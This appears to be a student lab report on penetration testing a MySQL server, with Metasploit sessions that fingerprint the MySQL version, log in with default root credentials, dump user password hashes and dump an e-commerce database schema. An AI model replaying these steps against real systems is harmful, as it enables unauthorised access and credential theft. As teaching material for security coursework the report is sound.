Lucas Hedges, Folly Teko, Rami Mohamed
Project – MySQL Pen Testing


Guidelines

1) Each member must submit a copy with all group members name (4 members max)

Tasks

Task 1. Nmap scan of the server

- Take a screenshot of the outcome.
- Describe your observation after a nmap scan.




After completing a scan using the nmap command, we discover that they are using MySQL version 5.5.62-0ubuntu0.14.04.1. This lets us know that we can now start to test for SQL injection

Task 2. Brute-forcing logins

- Take a screenshot of the outcome.
- Explain what you have accomplished.

•




- What we have done is use metasploitle in order to brute force the password to the e-commerce site. We defined the Receiving Host Ip as well as the Receiving Port to target MySql and used the provided MySQl login to confirm those were trhe correct login and we know they work shown by the success message.

Task 3. Obtaining MySQL version

- Take a screenshot of the outcome.
- Describe explicitly the version of MySQL.

•




```
 excellent  No     Zpanel Remote Unauthenticated RCE

Interact with a module by name or index. For example info 32, use 32 or use e
xploit/multi/http/zpanel_information_disclosure_rce

msf6 > 18
[-] Unknown command: 18
msf6 > use 18
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOST 192.168.1.220
RHOST => 192.168.1.220
msf6 auxiliary(scanner/mysql/mysql_version) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.1.220:3306    - 192.168.1.220:3306 is running MySQL 5.5.62-0ubunt
u0.14.04.1 (protocol 10)
[*] 192.168.1.220:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```

The version of MySQL being used is MySQL version 5.5.62-0ubuntu0.14.04.1. This is an legacy version of mySQL and has lost support for a while.

Task 4. Enumerating MySQL Users

- Take a screenshot of the outcome.
- Describe explicitly MySQL users you've extracted.

•



- The user **John** has the **CREATE USER**, **RELOAD**, **SHUTDOWN**, and **FILE** privileges, granting him significant control over the MySQL database.
- His host is specified as `%`, meaning he can connect from **any IP address**.
- These privileges allow John to manage users, reload the database, shut down the server, and access files.
- This level of access makes John a potentially high-risk account if not properly monitored or secured.

Task 5. Dump password hashes of MySQL Users

- Take a screenshot of the outcome to report the password hashes you've extracted.

•

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 192.168.1.220:3306    - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306    - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306    - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306    - Saving HashString as Loot: root:*0A9FE3CB8F6AD4117B36BE02A0EA5FF1E2A76EEB
[+] 192.168.1.220:3306    - Saving HashString as Loot: debian-sys-maint:*966BA1027D61C7C9D08B5B185261996828BF81A4
[+] 192.168.1.220:3306    - Saving HashString as Loot: osCommerceUSER:*035E4C7E038DA641A7D0D01E5BD43675FB5665E1
[+] 192.168.1.220:3306    - Saving HashString as Loot: john:*DACDE7F5744D3CB439B40D938673B8240B824853
[+] 192.168.1.220:3306    - Saving HashString as Loot: root:*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
[*] 192.168.1.220:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Task 6. Dump database schema

- Take a screenshot of the outcome.
- How many tables did you find?

```
kali@CISkali: ~
File  Actions  Edit  View  Help
    - ColumnName: customer_id
      ColumnType: int(11)
    - ColumnName: full_name
      ColumnType: varchar(64)
    - ColumnName: session_id
      ColumnType: varchar(128)
    - ColumnName: ip_address
      ColumnType: varchar(15)
    - ColumnName: time_entry
      ColumnType: varchar(14)
    - ColumnName: time_last_click
      ColumnType: varchar(14)
    - ColumnName: last_page_url
      ColumnType: varchar(255)
  - TableName: zones
    Columns:
    - ColumnName: zone_id
      ColumnType: int(11)
    - ColumnName: zone_country_id
      ColumnType: int(11)
    - ColumnName: zone_code
      ColumnType: varchar(32)
    - ColumnName: zone_name
      ColumnType: varchar(32)
  - TableName: zones_to_geo_zones
    Columns:
    - ColumnName: association_id
      ColumnType: int(11)
    - ColumnName: zone_country_id
      ColumnType: int(11)
    - ColumnName: zone_id
      ColumnType: int(11)
    - ColumnName: geo_zone_id
      ColumnType: int(11)
    - ColumnName: last_modified
      ColumnType: datetime
    - ColumnName: date_added
      ColumnType: datetime

[*] 192.168.1.220:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) >
```

We counted 47 tables, we may be off by one or two but we know that it is close to this number.